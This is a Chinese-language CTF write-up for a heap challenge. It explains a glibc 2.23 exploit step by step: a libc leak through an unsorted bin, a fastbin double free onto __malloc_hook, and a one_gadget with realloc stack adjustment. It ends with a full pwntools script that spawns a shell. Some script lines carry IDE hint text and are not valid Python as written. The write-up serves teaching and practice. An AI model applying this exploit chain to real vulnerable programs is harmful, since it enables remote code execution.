# 省赛堆题 free

```
int menu()
{
  puts("1. alloc heap");
  puts("2. delete heap");
  puts("3. show heap");
  puts("4. exit");
  return puts("choice");
}
```

标准堆菜单

```
unsigned __int64 add()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  for ( i = 0; i <= 9 && *((_QWORD *)&ptr + i); ++i )
    ;
  if ( i <= 9 )
  {
    puts("size");
    __isoc99_scanf("%d", &v1);
    *((_QWORD *)&ptr + i) = malloc(v1);
    chunk_size[i] = v1;
    puts("content");
    read(0, *((void **)&ptr + i), v1);
  }
  else
  {
    puts("full heap");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

能分配九个堆

```
unsigned __int64 dele()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("idx");
  __isoc99_scanf("%d", &v1);
  if ( v1 > 9 || !*((_QWORD *)&ptr + (int)v1) )
  {
    puts("error");
    exit(0);
  }
  free(*((void **)&ptr + (int)v1));
  return __readfsqword(0x28u) ^ v2;
}
```

```
unsigned __int64 show()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("idx");
  __isoc99_scanf("%d", &v1);
  if ( v1 > 9 || !*((_QWORD *)&ptr + (int)v1) )
  {
    puts("error");
    exit(1);
  }
  puts(*((const char **)&ptr + (int)v1));
  return __readfsqword(0x28u) ^ v2;
}
```

标准的利用函数

```
def add(size, content):
    io.recvuntil(b'choice\n')
    io.sendline(b'1')
    io.recvuntil(b'size\n')
    io.sendline(f'{size}'.encode('utf-8'))
    io.recvuntil(b'content\n')
    io.sendline(content)


def delete(id):
    io.recvuntil(b'choice\n')
    io.sendline(b'2')
    io.recvuntil(b'idx\n')
    io.sendline(f'{id}'.encode('utf-8'))

def show(id):
    io.recvuntil(b'choice\n')
    io.sendline(b'3')
    io.recvuntil(b'idx\n')
    io.sendline(f'{id}'.encode('utf-8'))
```

第一步：通过 unsorted bins 泄露 libc 地址

payload

```
add( size: 0x21,  content: b'aaaa')  # 0
add( size: 0xf8,  content: b'aaaa')  # 1
add( size: 0x21,  content: b'aaaa')  # 2
delete(1)
show(1)
```


这样 main_arena 的地址我们就知道了，并且我们还知道 main_arena-0x10 的地方是 malloc_hook 函数的地址，这样只要根据泄露出来的 main_arena 减去(88+0x10)就能得到 malloc_hook 函数的实际地址，再减去 libc 中的地址就能得到 libc 的基地址。

0 号堆分不分配都无所谓，1 号堆的要求是大于 0x80，因为要让 free 的进 unsorted bins，2 号堆的大小没有要求，但是必须有，因为 unsorted bins 和 top chunk 之间没有堆的话，也就是物理地址相邻的话就会合并，见 Lotus 爷的笔记：


**实现步骤**

个人笔记：①：fastbin由于追求效率，安全检验机制机制较弱，free时找到fastbin链表中符合大小的堆块就直接加入了，不会检测pre_insue的值。同时，物理地址相邻的fastbin不会合并。

②：fastbin的最大使用范围为0x70，若不属于fastbin，在合并时会与topchunk合并。因此free的堆块必须和top chunk中间需要有一个小堆块将这两者隔开。

https://blog.csdn.net/Invin_cible/article/details/121322899

gdb 看（左：分配 012 三个堆；右：不分配 2，只分配 01 两个堆）




可以看到不加 chunk2 就直接跟 top chunk 合并了


chunk1 的指针就指向这里，所以 show(1)的时候前八个字节就是我们要的，但是由于 64 位 libc 地址以 0x7f 开头，32 位以 0xf7 开头（反正我见过的都是），所以更通用的写法是：ru(b'\x7f').ljust(8, b'\x00')，所以 payload：

```
show(1)
main_arena_88 = u64(ru(b'\x7f').ljust(8, b'\x00'))
print(hex(main_arena_88))
malloc_hook = (main_arena_88 - 88) - 0x10
libc_base = malloc_hook - libc.symbols['__malloc_hook']
print('libc_base:', hex(libc_base))
print(libc.symbols['__malloc_hook'])
one_gadget += libc_base
realloc = libc_base + libc.symbols['realloc']
print(hex(libc_base))
print(hex(one_gadget))
```

现在我们有 libc 的基地址，结合题目名可以选择打 double free

简单来说就是创建两个 chunk：3 和 4，然后以 343 的顺序 free，这样在 bins 里就会有这样的双向链表：

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x560e49c46000
Size: 0x30 (with flag bits: 0x31)

Free chunk (fastbins) | PREV_INUSE
Addr: 0x560e49c46030
Size: 0x70 (with flag bits: 0x71)
fd: 0x560e49c460a0

Free chunk (fastbins) | PREV_INUSE
Addr: 0x560e49c460a0
Size: 0x70 (with flag bits: 0x71)
fd: 0x560e49c46030

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x560e49c46110
Size: 0x20 (with flag bits: 0x21)
fd: 0x7f5824dc4b78
bk: 0x7f5824dc4b78

Allocated chunk
Addr: 0x560e49c46130
Size: 0x30 (with flag bits: 0x30)

Top chunk | PREV_INUSE
Addr: 0x560e49c46160
Size: 0x20ea0 (with flag bits: 0x20ea1)

pwndbg> bins
fastbins
0x70: 0x560e49c46030 —▸ 0x560e49c460a0 ◂— 0x560e49c46030
unsortedbin
all: 0x560e49c46110 —▸ 0x7f5824dc4b78 (main_arena+88) ◂— 0x560e49c46110
smallbins
empty
largebins
empty
```

chunk3 chunk4 chunk3

如果大小跟这些堆相同，堆申请会从左到右申请这些堆，所以我们申请第一次的时候，在 chunk3 对应 fd 的位置写入 malloc_hook 附近的地址，这样我们申请完这三个堆，再申请第四个堆的时候就会往 malloc_hook 附近的地址里写东西
（double free 为什么要用 fastbin 也参考 Lotus 爷的笔记）
payload：

```
add( size: 0x60, p64(libc.sym['__malloc_hook'] + libc_base - 0x23))
add( size: 0x60,  content: b'1')
add( size: 0x60, p64(libc.sym['__malloc_hook'] + libc_base - 0x23))

add( size: 0x60,  b'a' * (0x13 - 8) + p64(one_gadget) + p64(realloc + 0xc))
```

这里前三个 add 就对应 chunk3 4 3，最后一个就是往 malloc_hook 里写东西，这里要注意两点：
1、为什么要将 chunk3 的 fd 指向 malloc_hook - 0x23
这里需要知道 fastbin 在分配的时候会检查 size 部分是否小于或等于最大的"fastbin"大小

```
c

if (__builtin_expect(fastbin_index(chunksize(victim)) != idx, 0)) {
    errstr = "malloc(): memory corruption (fast)";
}
```

所以我们要找到一个满足要求的地址

```
pwndbg> bins
fastbins
0x70: 0x560e49c46030 —▸ 0x560e49c460a0 ◂— 0x560e49c46030
unsortedbin
all: 0x560e49c46110 —▸ 0x7f5824dc4b78 (main_arena+88) ◂— 0x560e49c46110
smallbins
empty
largebins
empty
pwndbg> x/20gx 0x7f5824dc4b78 - 88 - 0x10 - 0x23
0x7f5824dc4aed <_IO_wide_data_0+301>:    0x5824dc3260000000      0x000000000000007f
0x7f5824dc4afd: 0x5824a85ea0000000       0x5824a85a7000007f
0x7f5824dc4b0d <__realloc_hook+5>:       0x000000000000007f      0x0000000000000000
0x7f5824dc4b1d: 0x0000000000000000       0x0000000000000000
0x7f5824dc4b2d <main_arena+13>: 0x0000000000000000      0x0000000000000000
0x7f5824dc4b3d <main_arena+29>: 0x0000000000000000      0x0000000000000000
0x7f5824dc4b4d <main_arena+45>: 0x0e49c46030000000      0x0000000000000056
0x7f5824dc4b5d <main_arena+61>: 0x0000000000000000      0x0000000000000000
0x7f5824dc4b6d <main_arena+77>: 0x0000000000000000      0x0e49c46160000000
0x7f5824dc4b7d <main_arena+93>: 0x0e49c46110000056      0x0e49c46110000056
pwndbg>
```

这里的 0x7f 刚好就能绕过这个检测
堆的指针指向堆+0x10 处，所以再填充 0x13 个字节就能填到 malloc_hook 里面
一般的思路就是填一个 one_gadget 进去，但是这题所有 one_gadget 的条件都不满足，所以需要一个 realloc 对栈进行调整，onegg 的条件如下：

```
yukon@yukon-virtual-machine:/mnt/hgfs/Desktop-2$ one_gadget libc-2.23.
0x45226 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf0364 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1207 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

我们看 realloc 的汇编

```
pwndbg> disassemble realloc
Dump of assembler code for function realloc:
   0x0000000000084710 <+0>:     push   r15
   0x0000000000084712 <+2>:     push   r14
   0x0000000000084714 <+4>:     push   r13
   0x0000000000084716 <+6>:     push   r12
   0x0000000000084718 <+8>:     mov    r12,rsi
   0x000000000008471b <+11>:    push   rbp
   0x000000000008471c <+12>:    push   rbx
   0x000000000008471d <+13>:    mov    rbx,rdi
   0x0000000000084720 <+16>:    sub    rsp,0x38
   0x0000000000084724 <+20>:    mov    rax,QWORD PTR [rip±0x33f8a5]        # 0x3c3f
   0x000000000008472b <+27>:    mov    rax,QWORD PTR [rax]
   0x000000000008472e <+30>:    test   rax,rax
   0x0000000000084731 <+33>:    jne    0x84958 <realloc+584>
   0x0000000000084737 <+39>:    test   rsi,rsi
   0x000000000008473a <+42>:    sete   dl
   0x000000000008473d <+45>:    test   rdi,rdi
   0x0000000000084740 <+48>:    setne  al
   0x0000000000084743 <+51>:    and    al,dl
   0x0000000000084745 <+53>:    jne    0x84a70 <realloc+864>
   0x000000000008474b <+59>:    test   rdi,rdi
   0x000000000008474e <+62>:    je     0x84a80 <realloc+880>
   0x0000000000084754 <+68>:    mov    rdx,QWORD PTR [rdi-0x8]
   0x0000000000084758 <+72>:    lea    r14,[rdi-0x10]
   0x000000000008475c <+76>:    mov    r15,rdx
   0x000000000008475f <+79>:    mov    rsi,rdx
   0x0000000000084762 <+82>:    and    r15,0xfffffffffffffff8
   0x0000000000084766 <+86>:    and    esi,0x2
   0x0000000000084769 <+89>:    je     0x84800 <realloc+240>
   0x000000000008476f <+95>:    mov    rdx,r15
   0x0000000000084772 <+98>:    neg    rdx
   0x0000000000084775 <+101>:   cmp    r14,rdx
   0x0000000000084778 <+104>:   ja     0x84ad0 <realloc+960>
   0x000000000008477e <+110>:   test   r14b,0xf
   0x0000000000084782 <+114>:   jne    0x84ad0 <realloc+960>
   0x0000000000084788 <+120>:   xor    r13d,r13d
   0x000000000008478b <+123>:   lea    rcx,[r12±0x17]
   0x0000000000084790 <+128>:   mov    edx,0x20
   0x0000000000084795 <+133>:   cmp    rcx,0x1f
   0x0000000000084799 <+137>:   jbe    0x847a9 <realloc+153>
   0x000000000008479b <+139>:   and    rcx,0xfffffffffffffff0
   0x000000000008479f <+143>:   cmp    rcx,0xffffffffffffffbf
   0x00000000000847a3 <+147>:   mov    rdx,rcx
   0x00000000000847a6 <+150>:   seta   al
   0x00000000000847a9 <+153>:   cmp    rdx,r12
   0x00000000000847ac <+156>:   jb     0x84970 <realloc+608>
```

这个函数中有 6 个 push 和 6 个 pop，我们选择 realloc+一定偏移就能实现减少几个 push，由于栈是高地址向低地址生长，所以 push 压栈相当于降低栈顶（rsp），减少了 push 就相当于抬高了栈顶（rsp），具体抬几个能成功得计算，听说 Lotus 爷建议爆破，那就爆破（见下图），最后得到 offset 为 0xc 的时候可以满足条件

```
pwndbg> disassemble realloc
Dump of assembler code for function realloc:
   0x0000000000084710 <+0>:     push   r15
   0x0000000000084712 <+2>:     push   r14
   0x0000000000084714 <+4>:     push   r13
   0x0000000000084716 <+6>:     push   r12
   0x0000000000084718 <+8>:     mov    r12,rsi
   0x000000000008471b <+11>:    push   rbp
   0x000000000008471c <+12>:    push   rbx
   0x000000000008471d <+13>:    mov    rbx,rdi
```

2、malloc_hook 和 realloc_hook

执行 malloc 前会执行 malloc_hook，执行 realloc 之前会执行 realloc_hook，所以 payload 是这样写的：　先填充任意字符直到 realloc_hook 前，填充 realloc_hook 为 onegg，

　　再填充任意字符直到 malloc_hook 前，填充 malloc_hook 为 realloc，

这样执行顺序就是：

malloc -> malloc_hook -> realloc -> realloc_hook -> onegadget

这个顺序还有一点问题：realloc 执行“前”会调用 realloc_hook，这样怎么 realloc 调整栈呢？看到源码中是这样实现的：

elixir.bootlin.com/glibc/glibc-2.23/source/malloc/malloc.c

```
2958          {
2959            mp_.mmap_threshold = chunksize (p);
2960            mp_.trim_threshold = 2 * mp_.mmap_threshold;
2961            LIBC_PROBE (memory_mallopt_free_dyn_thresholds, 2,
2962                        mp_.mmap_threshold, mp_.trim_threshold);
2963          }
2964        munmap_chunk (p);
2965        return;
2966      }
2967
2968    ar_ptr = arena_for_chunk (p);
2969    _int_free (ar_ptr, p, 0);
2970  }
2971  libc_hidden_def (__libc_free)
2972
2973  void *
2974  __libc_realloc (void *oldmem, size_t bytes)
2975  {
2976    mstate ar_ptr;
2977    INTERNAL_SIZE_T nb;         /* padded request size */
2978
2979    void *newp;             /* chunk to return */
2980
2981    void *(*hook) (void *, size_t, const void *) =
2982      atomic_forced_read (__realloc_hook);
2983    if (__builtin_expect (hook != NULL, 0))
2984      return (*hook)(oldmem, bytes, RETURN_ADDRESS (0));
2985
2986  #if REALLOC_ZERO_BYTES_FREES
2987    if (bytes == 0 && oldmem != NULL)
2988      {
2989        __libc_free (oldmem); return 0;
2990      }
2991  #endif
2992
2993    /* realloc of null is supposed to be same as malloc */
2994    if (oldmem == 0)
2995      return __libc_malloc (bytes);
2996
2997    /* chunk corresponding to oldmem */
2998    const mchunkptr oldp = mem2chunk (oldmem);
2999    /* its size */
3000    const INTERNAL_SIZE_T oldsize = chunksize (oldp);
3001
3002    if (chunk_is_mmapped (oldp))
3003      ar_ptr = NULL;
3004    else
3005      ar_ptr = arena_for_chunk (oldp);
3006
3007    /* Little security check which won't hurt performance: the
3008       allocator never wrapps around at the end of the address space
```

用 ida 看可以发现在刚刚的 push 之后（见下图），所以是先调整了栈再进入的 realloc_hook，

```
__int64 __fastcall realloc(__int64 a1, unsigned
{
  bool v7; // al
  __int64 v8; // rdx
  unsigned __int64 v9; // r14
  unsigned __int64 v10; // r15
  __int64 v11; // rsi
  __int64 v12; // rdx
  __int64 v14; // rcx
  unsigned __int64 v15; // rdx
  __int64 v16; // rax
  __int64 v17; // rbp
  char v19; // bp
  bool v21; // zf
  __int64 v22; // rdx
  __int64 v23; // rcx
  __int64 v24; // rax
  int *v25; // rdx
  __int64 v26; // rax
  unsigned __int64 v27; // rax
  int v28; // r9d
  unsigned __int64 v29; // rbx
  __int64 v30; // r13
  const char *v31; // rdx
  __int64 v32; // rax
  int v33; // edi
  unsigned __int64 v34; // [rsp+8h] [rbp-60h] BY
  char v35[16]; // [rsp+10h] [rbp-58h] BYREF
  char v36[72]; // [rsp+20h] [rbp-48h] BYREF
  void *retaddr; // [rsp+68h] [rbp+0h]

  if ( _realloc_hook )
    return _realloc_hook(a1, a2, retaddr);
```

```
.text:0000000000084710                 ; __int64 __fastcall realloc(__int64,
.text:0000000000084710                 public realloc
.text:0000000000084710                 realloc proc near
.text:0000000000084710
.text:0000000000084710
.text:0000000000084710
.text:0000000000084710
.text:0000000000084710                 var_60= qword ptr -60h
.text:0000000000084710                 var_58= byte ptr -58h
.text:0000000000084710                 var_48= byte ptr -48h
.text:0000000000084710
.text:0000000000084710                 ; __unwind {
.text:0000000000084710 41 57           push    r15
.text:0000000000084712 41 56           push    r14
.text:0000000000084714 41 55           push    r13
.text:0000000000084716 41 54           push    r12
.text:0000000000084718 49 89 F4        mov     r12, rsi
.text:000000000008471B 55              push    rbp
.text:000000000008471C 53              push    rbx
.text:000000000008471D 48 89 FB        mov     rbx, rdi
.text:0000000000084720 48 83 EC 38     sub     rsp, 38h
.text:0000000000084724 48 8B 05 A5 F8 33 00  mov     rax, cs:__realloc_hook_ptr
.text:000000000008472B 48 8B 00        mov     rax, [rax]
.text:000000000008472E 48 85 C0        test    rax, rax
.text:0000000000084731 0F 85 21 02 00 00  jnz     loc_84958
.text:0000000000084731
.text:0000000000084737 48 85 F6        test    rsi, rsi
.text:000000000008473A 0F 94 C2        setz    dl
.text:000000000008473D 48 85 FF        test    rdi, rdi
.text:0000000000084740 0F 95 C0        setnz   al
.text:0000000000084743 20 D0           and     al, dl
.text:0000000000084745 0F 85 25 03 00 00  jnz     loc_84A70
.text:0000000000084745
.text:000000000008474B 48 85 FF        test    rdi, rdi
.text:000000000008474E 0F 84 2C 03 00 00  jz      loc_84A80
.text:000000000008474E
.text:0000000000084754 48 8B 57 F8     mov     rdx, [rdi-8]
.text:0000000000084758 4C 8D 77 F0     lea     r14, [rdi-10h]
.text:000000000008475C 49 89 D7        mov     r15, rdx
.text:000000000008475F 48 89 D6        mov     rsi, rdx
.text:0000000000084762 49 83 E7 F8     and     r15, 0FFFFFFFFFFFFFFF8h
.text:0000000000084766 83 E6 02        and     esi, 2
.text:0000000000084769 0F 84 91 00 00 00  jz      loc_84800
.text:0000000000084769
.text:000000000008476F 4C 89 FA        mov     rdx, r15
00084731 0000000000084731: realloc+21 (Synchronized with Hex View-1)
```

也就是说已经使 onegg 条件满足了再调用的 onegg，遂 getshell

```
find . -type f -name "flag*"
./a新生赛/dinosaur/flag.txt
./a新生赛/flag.png
./a新生赛/pwn_yukon/code_cube/code_cube_dockfile/files/flag.sh
./a新生赛/pwn_yukon/int_overflow/files/flag.sh
./a新生赛/pwn_yukon/random/files/flag.sh
./a新生赛/示例dockerfile/files/flag.sh
./flag
./flag.py
./flag111.png
cat flag
cnm
```

部分完整代码：

```python
context(os='linux', arch='amd64')
# context(os='linux', arch='amd64', log_level="debug")

def add(size, content):
    io.recvuntil(b'choice\n')
    io.sendline(b'1')
    io.recvuntil(b'size\n')
    io.sendline(f'{size}'.encode('utf-8'))
    io.recvuntil(b'content\n')
    io.sendline(content)


def delete(id):
    io.recvuntil(b'choice\n')
    io.sendline(b'2')
    io.recvuntil(b'idx\n')
    io.sendline(f'{id}'.encode('utf-8'))


def show(id):
    io.recvuntil(b'choice\n')
    io.sendline(b'3')
    io.recvuntil(b'idx\n')
    io.sendline(f'{id}'.encode('utf-8'))


def exit():
    ru(b"choice")
    sl(b'4')
```

```python
libc = ELF('./libc-2.23.so')
one_gadget = 0x4527a

add( size: 0x21,  content: b'aaaa')  # 0
add( size: 0xf8,  content: b'aaaa')  # 1
add( size: 0x21,  content: b'aaaa')  # 2
delete(1)
show(1)

main_arena_88 = u64(ru(b'\x7f').ljust(8, b'\x00'))
print(hex(main_arena_88))
malloc_hook = (main_arena_88 - 88) - 0x10
libc_base = malloc_hook - libc.symbols['__malloc_hook']
print('libc_base:', hex(libc_base))
print(libc.symbols['__malloc_hook'])
one_gadget += libc_base
realloc = libc_base + libc.symbols['realloc']
print(hex(libc_base))
print(hex(one_gadget))

add( size: 0x60,  content: b'1')  # 3
add( size: 0x60,  content: b'1')  # 4

delete(3)
delete(4)
delete(3)

add( size: 0x60, p64(libc.sym['__malloc_hook'] + libc_base - 0x23))
add( size: 0x60,  content: b'1')
add( size: 0x60, p64(libc.sym['__malloc_hook'] + libc_base - 0x23))

add( size: 0x60, b'a' * (0x13 - 8) + p64(one_gadget) + p64(realloc + 0xc))

ru(b'choice')
sl(b'1')
ru(b'size')
sl(b"666")

inter()
```